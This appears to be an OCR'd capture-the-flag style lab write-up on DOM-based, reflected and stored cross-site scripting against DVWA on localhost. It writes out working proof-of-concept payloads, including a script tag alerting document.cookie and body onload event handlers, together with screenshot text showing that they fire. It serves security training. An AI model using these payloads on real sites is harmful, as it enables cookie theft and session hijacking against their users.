- Dom base (XSS) cross-site scripting attack is a short-form document object model based cross-site scripting.
- page itself HTTP response does not change
- attacker may use several DOM objects to create a Cross-site Scripting attack
- Payload localhost/dvwa/vulnerabilities/xss_d/?default=English#<script>alert(document.cookie)</script> and reload browser.
- Security Level = High






Vulnerability: DOM Based
127.0.0.1/DVWA/vulnerabilities/xss_d/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://www.acunetix.com/blog/articles/dom-xss-explained/


Vulnerability: DOM Based
127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English#<script>alert("DOMXSS")</script>
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
127.0.0.1
DOMXSS
OK
Read 127.0.0.1

Web Vulnerability-07
DVWA- Cross Site Scripting (Reflected)


- A reflected cross site scripted attack is a type of attack in which the hacker inputs the data in the form of http requests to reflect the output in the way one wishes it to be.
- Security Level = High
- http tags will be used as input
- reflect the outputs after going through the source code



Vulnerability: Reflected
127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<body+onload%3Dalert("XSS")>#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <body onload=alert("XSS")>
Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/



Vulnerability: Reflected
127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<body+onload%3Dalert("XSS")>#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
127.0.0.1
XSS
OK
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Read 127.0.0.1

Web Vulnerability-08
DVWA- Cross Site Scripting (Stored)

- Stored cross-site scripting (XSS) in which the hacker malicious code is stored target website and the web server.
- attacker can send malicious JavaScript into the website
- script is executed other users' computers that is stored (XSS) cross-site scripting
- Payload <body onload=alert("ansar")>
- Security Level = high






Vulnerability: Stored Cros
127.0.0.1/DVWA/vulnerabilities/xss_s/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
<body onload=alert("STOREDXSS")>
Message *
ansar
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/



Vulnerability: Stored Cros
127.0.0.1/DVWA/vulnerabilities/xss_s/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
127.0.0.1
STOREDXSS
OK
Message: This is a test comment.
Name:
Message: ansar
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Read 127.0.0.1

